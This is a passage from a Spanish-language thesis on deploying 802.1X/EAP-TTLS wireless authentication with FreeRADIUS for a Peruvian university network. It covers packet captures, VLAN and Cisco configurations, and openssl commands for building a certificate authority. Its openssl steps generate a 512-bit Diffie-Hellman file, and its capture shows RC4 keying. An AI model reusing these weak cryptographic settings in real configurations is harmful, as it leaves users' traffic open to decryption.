En la Fig. 3.44 se observa el proceso de autenticación final en donde el suplicante cifra una llave Pre-Máster (PMK) con la llave pública del servidor RADIUS para el inicio del intercambio de claves y del proceso Handshake (11). Éste mensaje es enviado dentro del paquete "EAP-Response TLS Certificate" al servidor de autenticación por medio del Autenticador (12). El servidor descifra el paquete usando su llave privada para así obtener la llave PMK. Obtenido el valor del PMK, se da inicio al proceso de intercambios de claves por lo cual tanto el suplicante como el servidor negocian una llave de sesión y una llave de firma para el cifrado y firma respectivamente, de los datos transportados por el suplicante (13). El inicio del envió de datos cifrados por parte del suplicante se da cuando éste acepta el intercambio de llaves (15) y de ésta manera se termina el proceso de autenticación EAP-TTLS.




Fig. 3.44 Intercambio de llaves para el cifrado de datos finales

En la Fig. 3.45 se observa el último paquete en el proceso de autenticación EAP TTLS, también se observa el valor de la firma "Key Signature" y el valor del vector de inicialización.

```
    18 0.607587   Cisco_6f:af:70     GemtekTe_73:f2:24   EAP       60 Success
    19 0.608852   Cisco_6f:af:70     GemtekTe_73:f2:24   EAPOL     67 Key
    20 0.610069   Cisco_6f:af:70     GemtekTe_73:f2:24   EAPOL     62 Key
⊞ Frame 20: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
⊞ Ethernet II, Src: Cisco_6f:af:70 (00:26:0a:6f:af:70), Dst: GemtekTe_73:f2:24
⊟ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 44
    Descriptor Type: RC4 Descriptor (1)
    Key Length: 5
    Replay Counter: 66778774700062
    Key IV: 3009f24f3b8ebbb98e531ea08968477e
  ⊞ Key Index: unicast, index 3
    Key Signature: ec7ae2e63f5e566f8a54be728b9dd63d
    Key: Use key locally generated by peer
```

Fig. 3.45 Proceso final aceptando los métodos de autenticación y cifrado

3.9 Elementos de la infraestructura de la solución propuesta

Para el despliegue de la solución propuesta se utilizaron distintos elementos de software y hardware el cual permite el desarrollo de la tesis.

Se recomienda usar puntos de accesos (Access Points) con soporte 802.1X y 802.1Q.

3.9.1 Dispositivos móviles

Los dispositivos móviles usados para las pruebas de operatividad solo requieren soporte del estándar 802.1b/g/n. En la presente tesis se usaron los siguientes móviles:

a) Laptop HP Pavilion DV51022la Notebook




Fig. 3.46 Laptop HP

b) Smartphone Samsung GT-I9000b

Fig. 3.47 Smartphone Galaxy S

c) IPAD 2- Apple




Fig. 3.48 IPAD2

Dispositivo que soporte WPA/WPA Enterprise y métodos de autenticación EAP-TTLS, EAP-TLS y EAP-PEAP.

3.9.2 Suplicantes

El software usado en los dispositivos móviles para conectarse a una red inalámbrica son los siguientes:

a) SecureW2 para Windows




Fig. 3.49 Suplicante "SecureW2" en Windows

b) Network Manager para Linux




Fig. 3.50 Suplicante en Linux

c) Open1X




Fig. 3.51 Suplicante "Xsupplicant" en Windows

d) Android WIFI

Fig. 3.52 Suplicante en Android

e) Apple WIFI




Fig. 3.53 Suplicante en MAC

3.9.3 Punto de Acceso (Access Point)

En el desarrollo de la tesis, se utilizó como "Punto de Acceso" los siguientes modelos: "Cisco Aironet 1240AG" y "Linksys WRT54G" como se muestran en Fig. 3.54 y Fig. 3.55.

El modelo "Cisco Aironet 1240AG" es uno de los más recomendados para el despliegue de una infraestructura inalámbrica de acceso seguro. Tiene como características principales la versatilidad, alta capacidad, seguridad y su soporte para los protocolos y estándares 802.1X / EAP. En el anexo H se muestra el datasheet del modelo dado.




Fig. 3.54 Punto de Acceso Cisco Aironet 1240AG

El modelo "Linksys WRT54G" es otro de los modelos más populares para el despliegue de infraestructuras inalámbricas de acceso seguro. Entre sus principales características están las compatibilidades con distintos protocolos de seguridad como 802.1X / EAP, la liberación del código fuente del firmware para cumplir con la Licencia Pública General (GNU GPL) y el costo menor del equipo a comparación con el modelo "Cisco Aironet 1240AG".




Fig. 3.55 Punto de Acceso Linksys WRT54G

3.9.4 Servidor RADIUS

El software que implementa un servidor RADIUS depende del sistema operativo usado. En la presente tesis se usará el paquete "freeradius" porque es el servidor RADIUS más usado en el mundo y es de software libre con licencia BSD [23].

3.10 Alternativas de solución

Si un estudiante o profesor de una institución académica, que por motivos de trabajos o estudios, visitara otra institución para su participación en algunas conferencias, cursos de capación, etc. Y en un momento dado requiera acceder a la red académica peruana desde su dispositivo móvil, éste usuario, mediante una cuenta de acceso, podría acceder a la red de la institución de distintas formas.

Existen dos alternativas de solución para el acceso a internet por el usuario visitante:

3.10.1 Gestión de una cuenta de acceso en la institución anfitriona por un usuario visitante

En este primer caso, el usuario necesitará gestionar una cuenta de acceso con la institución que ofrece el servicio de conexión inalámbrica y mediante ciertas condiciones de uso, tendrá acceso a las redes avanzadas.

En ciertos casos, la gestión de las credenciales de acceso por parte del usuario puede resultar engorrosa, en otros casos, debemos aceptar las políticas de seguridad de la institución que visitamos y por último, está la incertidumbre de que nuestra información viaje de un modo seguro. Son estas algunas razones en que los usuarios deben enfrentarse ante los sistemas de trámites para el acceso a una red inalámbrica desde una institución anfitriona.

La gestión de solo una clave compartida dificulta el control de los usuarios, por lo que usualmente los administradores de redes, que por motivos de seguridad, cambian temporalmente la clave de acceso a la red WIFI, por consiguiente los usuarios deben gestionar nuevamente la clave de acceso con la administración de la facultad que visitan.

La seguridad en una conexión inalámbrica con claves compartida permite que distintos usuarios puedan acceder a la red inalámbrica y en ciertos casos existirá el riesgo en que la información éste expuesta ante ciertos ataques informáticos.

3.10.2 Utilización segura de su cuenta de acceso en la institución anfitriona por el usuario visitante

En el segundo caso, el usuario necesitará solo su cuenta de correo electrónico de su institución de origen para acceder a la red inalámbrica de su universidad u otra institución conectada a las redes avanzadas. Este mecanismo podría ir acompañado de un certificado digital firmado por una entidad certificadora pública para garantizar la no interceptación de las credenciales del usuario.

Éste mecanismo seguro y rápido permitirá al usuario acceder a las redes avanzadas desde cualquier universidad que se encuentre, solo es necesario validar su cuenta de correo electrónico de su universidad de origen por única vez y tendrá acceso a los distintos servicios que ofrecen las redes académicas sin restricción alguna.

Ésta solución también permite la itinerancia de los mismos usuarios en el momento que visiten otras instituciones académicas. La seguridad en que la información viaje de modo seguro lo garantizará el protocolo 802.1X para redes inalámbricas.

3.11 Determinación de la solución

3.11.1 Metodología

Para la elección de la solución definidos en el capítulo 5, se elabora una serie de requisitos necesarios, que bien por su relevancia en la seguridad de la información basado en el código de buenas prácticas o en la importancia en la movilidad de los usuarios se consideran importantes.

Una vez definida la serie de requisitos necesarios, se elabora un estudio apoyado en el estado actual de las tecnologías de la información, siempre enfocado a las necesidades concretas, presentes y futuras de las universidades o institutos de investigación.

El proceso de selección se basará en los siguientes requisitos:

- Acceso seguro a las redes avanzadas por medio de una red inalámbrica de alguna institución conectada a la RAAP.
- Acceso transparente a las redes avanzadas cuando un usuario visite otra institución conectada a la RAAP usando solo su cuenta de correo electrónico institucional.

El acceso seguro a las redes avanzadas es necesario pues permitirá a los usuarios, de las instituciones conectadas a la RAAP, confiar en que su información estará protegida ante ciertos tipos de ataques informáticos como robo de contraseñas o algún robo de la información confidencial de los usuarios asociados a un punto de acceso inalámbrico.

Cuando los usuarios de alguna institución académica visitarán otra institución y en un momento requieran acceder a la RAAP, es necesario que ellos dispongan, de la manera transparente posible, de un entorno de trabajo virtual con acceso libre de los servicios y recursos que ofrece las redes avanzadas. Es por esto que, es indispensable que la institución que brinde este servicio de red, garantice la confidencialidad de la información usada por el usuario y les pueda ofrecerles los servicios requeridos.

3.11.2 Proceso de elección de la solución

Según la metodología planteada en el capítulo anterior, para la determinación de la solución y de las alternativas propuestas en el capítulo 5 definimos lo siguiente:

a. La gestión de una cuenta de acceso en la institución anfitriona por un usuario visitante nos conlleva a la necesidad de que los usuarios, visitantes de una institución académica, gestionen con la facultad visitada, su ingreso a las redes avanzadas. Éste método es el usado actualmente en muchas universidades pero no es la solución conveniente para los estudiantes o profesores de universidades que requieren acceso seguro y transparente a una red visitada. Es desventajoso, por el tiempo que toma además de los trámites administrativos que se deben realizar y luego eliminar, por la temporalidad de su uso, lo cual a la institución le crea tareas de mantenimiento para mantener una base de usuarios confiable.
b. La utilización del correo electrónico institucional como credenciales de acceso a la red inalámbrica de una universidad permite que los usuarios de la institución puedan acceder de una forma rápida y transparente a la RAAP estando dentro su universidad de origen o cuando visiten otros campus universitarios. Además que ésta segunda alternativa nos permite cumplir con la metodología planteada en la determinación de la solución, cumpliendo con los requisitos solicitados en ello.

CAPÍTULO IV
DESARROLLO DE LA SOLUCIÓN PROPUESTA

4.1 Arquitectura de la solución

Las infraestructuras de redes en las universidades varían dependiendo de la cantidad de usuarios, equipamiento en hardware, software, etc. En el caso de la Universidad Nacional de Ingeniería, los estudiantes solo acceden al Internet desde los laboratorios de su facultad y en algunos casos desde una red inalámbrica previamente configurada, y los profesores o personal administrativo acceden desde sus oficinas o desde la sala de profesores de su facultad. En otras ocasiones, usuarios externos a la universidad necesitan acceder al internet desde sus dispositivos móviles, ellos se autentican mediante un acceso restringido a la red de la universidad. En la FIEE, solo se accede físicamente a la RAAP desde la sala de videoconferencias ubicado en el pabellón Q3.

Por tal motivo, es necesario construir una topología de red que permita a los estudiantes, profesores u otro personal administrativo del Campus Universitario acceder a la red de la RAAP mediante una conexión inalámbrica de una forma rápida y segura. También se deberá permitir el acceso a otros usuarios de la comunidad académica nacional o internacional.

La presente tesis plantea una infraestructura de red de acceso seguro en donde los usuarios de la UNI ingresen a la RAAP desde su misma cuenta de correo electrónico sin necesidad de gestionar una cuenta de acceso a la facultad. Para los estudiantes externos que visiten el Campus Universitario, ellos podrán acceder a los recursos o servicios de su universidad de una forma virtual como si estuvieran en su universidad de origen.

Para el desarrollo de la solución propuesta se usarán los siguientes componentes:

- Distribución linux Debian 6.0 Server Squeeze para un servidor RADIUS y un servidor PROXY RADIUS.
- Distribución linux Debian 6.0 Server Squeeze para un servidor Base de Datos.
- Distribución linux Centos 5.5 Server para el servidor LDAP.
- Access Points Cisco Aironet 1240AG y Linksys WRT54G.
- Un Switch Cisco Catalyst 2950.
- Un Router Cisco 2811.

- Laptops con sistemas operativos Windows XP, Windows VISTA, Windows7, Linux, MAC y Android.
- Smartphone con el sistema Android versión 2.2.

4.2 Diseño de una infraestructura de solución usando RADIUS

La topología de red propuesta para el desarrollo de la tesis es la que se muestra en la Fig. 4.1. En ello se observa el acceso de distintos tipos de usuarios al internet de la RAAP.

Por ejemplo, para los usuarios visitantes de la universidad, solo accederán a la RAAP desde la cuenta de acceso de su institución de origen (vlan 102). Para los usuarios externos, su acceso a la red será libre pero restringido (vlan 103). Solo los administradores de las redes tendrán acceso a los Puntos de Accesos, Switches y Routers.




Fig. 4.1 Topología de la red propuesta

En la Tabla Nº 4.1, se observa el acceso de los usuarios en función de cada VLAN.

TABLA N° 4.1 Funciones de cada VLAN

VLAN ID	Función
101	Acceso a la Red Académica Peruana
102	VLAN Nativa
103	Acceso a Invitados
106	Acceso a los usuarios administrativos
109	Acceso a los usuarios académicos

En la Tabla Nº 4.2, se observa la configuración de las subinterfaces de una interface del Router.

TABLA N° 4.2 Direccionamiento de cada subinterface del Router

Interfaces	Etiqueta 802.1Q	Dirección IP	Bloques DHCP
fa0/0.101	101	192.168.50.0	No
fa0/0.102	102	192.168.1.0	No
fa0/0.106	106	192.168.20.0	No
fa0/0.109	109	192.168.10.0/24	192.168.10.0/24

En la Fig. 4.2 se observa el proceso de autenticación de un usuario con credencial jquintoa@uni.edu.pe. Para lograr esto, el servidor RADIUS consulta al servicio de directorio LDAP para la autorización de los usuarios a la red.




Fig. 4.2 Topología de la red propuesta usando LDAP y SQL

Para las pruebas de laboratorio, se asignará las siguientes direcciones IPs privadas como se muestra en la Tabla Nº 4.3.

TABLA N° 4.3 Direccionamiento de los servidores usados en el laboratorio

Switch	RADIUS	SQL	LDAP	Punto de Acceso	Hot Spots
192.168.1.2	192.168.1.4	192.168.1.5	192.168.1.6	192.168.1.65	192.168.1.64/27

4.3 Configuración de las subinterfaces en la interfaz LAN del Router

Para que las vlans creadas en un switch se logren comunicarse entre ellas, es necesario establecer subinterfaces, encapsulaciones y direccionamientos IPs dentro de la interfaz LAN del router. En la ejemplo 4.1 se muestran las configuraciones realizadas al router cisco 2811.

Ejemplo 4.1. Configuración en un router cisco 2811.

```
interfaces fa0/0
no ip address

interface fa0/0.101
encapsulation dot1Q 101 native
ip address 192.168.50.1 255.255.255.0

interface fa0/0.102
encapsulation dot1Q 102
ip address 192.168.1.1 255.255.255.0

interface fa0/0.103
encapsulation dot1q 103
ip address 192.168.30.1 255.255.255.0

interface fa0/0.106
encapsulation dot1q 106
ip address 192.168.20.1 255.255.255.0

interface fa0/0.109
encapsulation dot1q 109
ip address 192.168.10.1 255.255.255.0
```

4.4 Configuración de las vlans en el conmutador

Las configuraciones en un conmutador se basan específicamente en vlans para separar lógicamente los servidores de los usuarios.

En la Tabla Nº 4.4 se observa la conexión de las vlans a cada puerto del Switch y la función que éste último tiene.

TABLA N° 4.4 Configuración de las VLANs en un conmutador Cisco

Puertos	# de VLAN Etiquetado (E), No etiquetado (N)	Se conecta a
fa0/24	N(101), E(102 y 109)	Internet
fa0/2-23	N(102), E(109)	Hot Spots (APs)
fa0/1	N(102)	RADIUS

En la Fig. 4.3 se observa el diagrama de puertos en un conmutador.




Fig. 4.3 Diagrama de puertos en un conmutador Cisco

En la ejemplo 4.2 se observa la configuración de un conmutador Cisco 2950. El puerto fa0/1 está asignado para el servidor RADIUS, el rango de puertos fa0/2-fa0/23 están asignados para todos los Puntos de Accesos que se tengan disponibles y en el puerto fa0/24 para la troncal de vlans.

Ejemplo 4.2. Configuración en un switch cisco 2950

```
Switch(config)# interface fastethernet0/1
Switch(config-ig)# description RADIUS-UNI
Switch(config-ig)# switchport mode access
Switch(config-ig)# switchport Access vlan 102

Switch(config)# interface fastethernet0/2-23
Switch(config-ig)# description HOT-SPOTs
Switch(config-ig)# switchport trunk encapsulation dot1q
Switch(config-ig)# switchport trunk native vlan 102
Switch(config-ig)# switchport trunk allowed vlan 102,109
Switch(config-ig)# switchport mode trunk

Switch(config)# interface fastethernet0/24
Switch(config-ig)# switchport trunk encapsulation dot1q
```

```
Switch(config-ig)# switchport trunk native vlan 101
Switch(config-ig)# switchport trunk allowed vlan 101,102,109
Switch(config-ig)# switchport mode trunk
```

4.5 Instalación de los paquetes necesarios para la solución de la tesis

Para la implementación de la tesis es necesaria la instalación de las siguientes librerías y paquetes encontrados en los repositorios de Linux.

- Instalación de las librerías necesarias:

libssl-dev, libgnutls-dev, libsnmp-dev, libmysqlclient-dev, libldap-dev

- Instalación de los paquetes necesarios:

make, pkg-config, vim, nmap, mysql-server, mysql-client, openssl, freeradius, rsyslog, wpa _supplicant

4.6 Configuración de certificados digitales

Para garantizar la autenticidad y confidencialidad de la información transmitida por un usuario conectado al internet, es necesaria la configuración de una Autoridad Certificadora (CA). A continuación describiremos los pasos necesarios para la creación de certificados digitales válidos firmados por un CA.

- Creación de una autoridad certificadora

openssl req -new -x509 -extensions v3_ca -keyout private/ca.key -out ca.crt -days 1825

- Creación de un certificado de consulta para el servidor RADIUS

openssl req -new -keyout radius.key -out radius.uni.edu.pe.csr -days 1825

- Firma digital del certificado RADIUS por una autoridad certificadora

openssl ca -policy policy_anything -out radius.uni.edu.pe.crt -extensions xpserver_ext -extfile xpextensions -infiles radius.uni.edu.pe.csr

- Creación de un certificado de consulta para un usuario

openssl req -new -keyout jquinto.key -out jquinto.uni.edu.pe.csr -days 365

- Firma digital del certificado de usuario por una autoridad certificadora

openssl ca -policy policy_anything -out jquinto.uni.edu.pe.crt -extensions xpclient_ext -extfile xpextensions -infiles jquinto.uni.edu.pe.csr

- Creación de un certificado de criptografía estándar de llave pública (PKCS12)

openssl pkcs12 -export -in jquinto.uni.edu.pe.crt -inkey jquinto.key -out jquinto.p12 -clcerts

- Conversión del certificado digital de la Autoridad Certificadora al formato DER

openssl x509 -inform PEM -outform DER -in ca.crt -out ca.der

- Creación del archivo Diffie-Hellman (DH)

Para el establecimiento de claves y la negociación de las sesiones TLS es necesario la creación de un DH.

openssl dhparam -check -text -5 512 -out dh

- Creación de un archivo random

Son archivos aleatorios usados en las operaciones de los TLSs. También es conocido como flujo de bits (Bitstream).

